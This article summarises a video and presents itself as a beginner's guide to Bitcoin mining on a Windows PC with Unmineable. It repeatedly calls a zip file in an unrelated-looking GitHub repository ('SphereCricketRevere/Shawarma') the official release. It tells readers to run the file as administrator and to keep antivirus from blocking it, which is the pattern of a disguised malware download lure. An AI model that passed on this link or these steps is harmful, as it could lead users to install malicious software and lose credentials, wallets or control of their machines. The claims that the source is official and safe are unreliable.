Bitcoin Mining on PC Explained for Beginners

Video: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide
· based on the channel FINCOR
Bitcoin mining on a PC involves using your computer's GPU or CPU to validate transactions on the Bitcoin network and earn rewards in Bitcoin. One of the easiest ways for beginners to start mining Bitcoin on Windows PCs is by using Unmineable, a popular mining software that supports multiple cryptocurrencies and pays out in Bitcoin. To receive rewards, you need a Bitcoin wallet address, which you can create for free on platforms like Exodus or Coinbase.
What is Unmineable and Why Use It for Bitcoin Mining
Unmineable is a mining software that simplifies the process of mining cryptocurrencies on personal computers, especially Windows PCs. It allows users to mine various altcoins and receive payouts in Bitcoin, making it ideal for beginners who want to mine Bitcoin without complex setups.
Key benefits of Unmineable include:
- Easy installation and setup.
- Support for multiple GPUs including NVIDIA models.
- Automatic coin switching to maximize profitability.
- Transparent pool fees, which can be reduced using referral codes.
How to Download and Install Unmineable Safely
To start mining Bitcoin on your PC, securely download Unmineable from its official GitHub release page to avoid malware or fake software versions. Follow these steps:
- Visit the official Unmineable GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Download the latest version compatible with your Windows system.
- Extract the files to a dedicated folder.
- Run the miner executable with administrator rights.
Always ensure your antivirus software does not block the mining software during installation.
Setting Up Your Bitcoin Wallet for Mining Payouts
Before starting to mine, you need a Bitcoin wallet address to receive your mining rewards. Reliable wallet providers include:
- Exodus: A user-friendly desktop and mobile wallet supporting multiple cryptocurrencies.
- Coinbase: An exchange with integrated wallet services, suitable for beginners.
Create an account on either platform and generate your Bitcoin address. This address will be used in the Unmineable miner configuration to direct payouts.
Configuring Your Miner for Maximum Efficiency
Once Unmineable is installed and you have your Bitcoin wallet address, configure the miner for optimal performance:
- Edit the miner's configuration file or shortcut to include your wallet address and the coin you want to mine (e.g., ETH or other supported coins paid out in BTC).
- Choose the GPU you want to use; NVIDIA GPUs are well supported and often yield better hashrates.
- Adjust power and temperature settings if your GPU supports it, to balance performance and hardware longevity.
- Start the mining software and monitor your hashrate and mining statistics in the dashboard.
Understanding your hashrate (the speed at which your miner processes hashes) helps estimate earnings. Higher hashrates mean more mining rewards but may increase electricity consumption.
Reducing Mining Pool Fees
Unmineable charges a default pool fee of 1%, which can be reduced to 0.75% by using a referral code. For example, using the referral code "FINCOR" in the miner configuration provides this discount. Lower fees increase your net earnings, making it a recommended step for cost-conscious miners.
Typical Questions and Concerns About PC Bitcoin Mining
Many beginners wonder if mining Bitcoin on a PC is profitable or if it will damage their hardware. Profitability today depends heavily on your specific GPU model, electricity costs, and Bitcoin market prices. Mining stresses components and increases power usage, so careful monitoring and research are essential before investing.
Useful Links
- Official Exodus wallet: https://exodus.com/
- Coinbase wallet and exchange: https://coinbase.com/
- Unmineable GitHub download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Summary
Bitcoin mining on PC is accessible for beginners using Unmineable software, which simplifies the process by supporting multiple cryptocurrencies and paying out in Bitcoin. Creating a Bitcoin wallet on platforms like Exodus is necessary to receive mining rewards. Proper configuration and hardware optimization can maximize mining efficiency, while referral codes help reduce pool fees. However, mining profitability depends on hardware capabilities and electricity costs. This guide is based on the detailed tutorial from the FINCOR channel, a reliable source for crypto mining education. For more information and to start your mining journey, visit Exodus.
Key takeaways
- Unmineable software enables mining various cryptocurrencies paid in Bitcoin.
- Mining Bitcoin on PC requires a compatible GPU and efficient configuration.
- Unmineable pool fee can be reduced from 1% to 0.75% using a referral code.
- Creating a Bitcoin wallet with Exodus or Coinbase is essential for payouts.
- Mining profitability depends on hardware, electricity costs, and market conditions.
Source: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide · Markdown version
Questions & answers
Is it profitable to mine Bitcoin on a PC in 2026?
Profitability depends on your PC's GPU power, electricity rates, and current Bitcoin prices. While high-end GPUs can generate reasonable earnings, lower-end hardware may not cover electricity costs. Always evaluate your setup before starting.
How can I reduce the mining pool fees when using Unmineable?
Unmineable charges a 1% pool fee by default, but you can reduce it to 0.75% by using referral codes like "FINCOR" during setup, which lowers your costs and increases net profits.
Do I need a special wallet to receive Bitcoin mining payouts?
Yes, you need a Bitcoin wallet address to receive payouts. You can create a secure and easy-to-use wallet on platforms like Exodus or Coinbase, which support Bitcoin and other cryptocurrencies.
Will mining Bitcoin on my PC damage the hardware?
Mining puts continuous stress on your GPU or CPU, increasing heat and power consumption. Proper cooling and monitoring can reduce risks, but over time, mining may reduce component lifespan if not managed carefully.